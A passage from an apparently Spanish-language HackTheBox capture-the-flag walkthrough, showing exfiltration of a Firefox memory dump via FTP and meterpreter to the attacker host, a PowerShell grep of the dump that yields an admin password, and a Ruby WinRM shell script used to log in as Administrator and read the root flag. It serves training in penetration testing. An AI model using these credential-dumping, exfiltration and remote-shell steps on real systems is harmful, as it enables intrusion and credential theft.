open 10.10.15.237
Log in with USER and PASS first.

User (10.10.15.237:(none)):

put firefox.exe_191122_053757.dmp
quit
PS >

```

Ilustración 37: Intento de descargar el fichero vía FTP.

```

root@kali:~/HTB_Meist# python -m pyftplib -p 21 -w
/usr/local/lib/python2.7/dist-packages/pyftplib/authorizers.py:244: RuntimeWarning: write permissions assigned to anonymous user.
RuntimeWarning)
[1 2019-11-22 00:09:13] >>> starting FTP server on 0.0.0.0:21, pid=13195 <<<
[1 2019-11-22 00:09:13] concurrency model: async
[1 2019-11-22 00:09:13] masquerade (NAT) address: None
[1 2019-11-22 00:09:13] passive ports: None
[1 2019-11-22 00:11:10] 10.10.10.149:49707-[] FTP session opened (connect)
[1 2019-11-22 00:11:10] 10.10.10.149:49707-[anonymous] USER 'anonymous' logged in.
[1 2019-11-22 00:11:10] 10.10.10.149:49707-[anonymous] Active data channel timed out.
[1 2019-11-22 00:11:48] 10.10.10.149:49707-[anonymous] FTP session closed (disconnect).
[1 2019-11-22 00:11:49] 10.10.10.149:49707-[anonymous] FTP session closed (disconnect).

```

Ilustración 38: Servidor FTP a la escucha con el módulo de pyftplib.

```

meterpreter > dir
Listing: C:\Users\Chase\Pictures
=====
Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-   504             fil             2019-04-22 02:44:26 +0100 desktop.ini
100666/rw-rw-rw-  272925487       fil             2019-11-22 00:07:57 +0000 firefox.exe_191122_053757.dmp
100666/rw-rw-rw-   148             fil             2019-11-22 00:09:47 +0000 ftp
100777/rwxrwxrwx   341672          fil             2019-11-22 00:00:23 +0000 procdump64.exe
100777/rwxrwxrwx   73802           fil             2019-11-22 00:38:17 +0000 shell.exe

meterpreter > download firefox.exe_191122_053757.dmp
[*] Downloading: firefox.exe_191122_053757.dmp -> firefox.exe_191122_053757.dmp
[*] Error running command download: Rex::TimeoutError Operation timed out.
meterpreter >

```

Ilustración 39: Sesión abierta de meterpreter.

```
meterpreter > set timeouts -w 300
Session Expiry : @ 2019-11-29 00:39:31
Comm Timeout   : 300 seconds
Retry Total Time: 3600 seconds
Retry Wait Time: 300 seconds
meterpreter > download firefox.exe 191122_053757.dmp
[*] Downloading: firefox.exe 191122_053757.dmp -> firefox.exe 191122_053757.dmp
[*] Downloaded 1.00 MiB of 260.28 MiB (0.38%): firefox.exe 191122_053757.dmp -> firefox.exe 191122_053757.dmp
[*] Error running command download: Rex:TimeoutError Operation timed out.
```

Ilustración 40: A pesar de modificar el timeout seguía dando error.

Visto que iba a ser muy complicada la descarga, se optó por analizar el fichero con comandos de PowerShell:

```
P5 C:\Users\Chase\Pictures> cat firefox.exe 191122_053757.dmp | Select-String -Pattern "password"
cat firefox.exe 191122_053757.dmp | Select-String -Pattern "password"

^S0HdS0HkE0H0rE0H^E0HdmE0H00000000000000
Doz0U^
0z0U^
0z0U^PATHEXT=.COM;.EXE;.BAT
;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSCDz0U0C:\Program
Files\Mozilla Firefox\api-ms-win-crt-locale-l1-1-0.dllUz
IU7?0_wL21ll
U90
0z0U7
Qsd0HiZ0UH7C:\Program Files\Mozilla
Firefox\api-ms-win-crt-time-l1-1-0.dll4Y0U^ds
0H^E0H7 CK000000000000000000P0H
=Y0UZC:\Program Files\Mozilla
Firefox\api-ms-win-crt-stdio-l1-1-0.dll^Y,U7C:\Program
Files\Mozilla
Firefox\api-ms-win-crt-math-l1-1-0.dlllY0U7@00H@00H700H
00H000000H00H00H00H00H00H00H00H00H00H00H00H00HYZU"
MOZ_CRASHREPORTER_RESTART_ARG 1=localhost/login.php?login_username=admin@support.htb6login_password=4d0151x/re81Fbu26lo
gin=Y.U07C:\Program Files\Mozilla Firefox\api-ms-win-crt
-heap-l1-1-0.dlllll
s00r@S0Hd^E0H
```

Ilustración 41: Contraseña del usuario admin guardada en Firefox.

Como se puede observar, se consiguió una contraseña perteneciente al usuario *admin* que hacer uso de la Web. Si la contraseña es la misma que la del usuario *Administrator* en el sistema, se podría acceder a una sesión de PowerShell como administrador:

```

require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Administrator',
  password: '4dD!5}x/re8]FBuZ',
)

command=""

conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    print "PS > "
    command = gets
    output = shell.run(command) do |stdout, stderr|
      STDOUT.print stdout
      STDERR.print stderr
    end
  end
  puts "Exiting with code #{output.exitcode}"
end

```

Ilustración 42: Fichero de configuración de WinRM para conectarse con el usuario Administrator.

```

root@kali:~# ruby /root/Github/Github_MrTux/Scripts/Servicios/WinRM/winrm.rb
PS > whoami
supportdesk\administrator
PS > cat C:\Users\Administrator\Desktop\root.txt
50dfa3c6bfd20e2e0d071b073d766897
PS >

```

Ilustración 43: Conexión como administrador del sistema y flag root.txt.

La conexión se realizó con éxito y se obtuvo la *flag* root.txt.

Como conclusión se puede decir que ha sido una máquina relativamente asequible, puesto que las contraseñas realmente se encontraban crackeando *hashes*, pero los puntos más importantes son el uso de *impacket* para enumerar usuarios y realizar volcados de memoria usando *procdump*.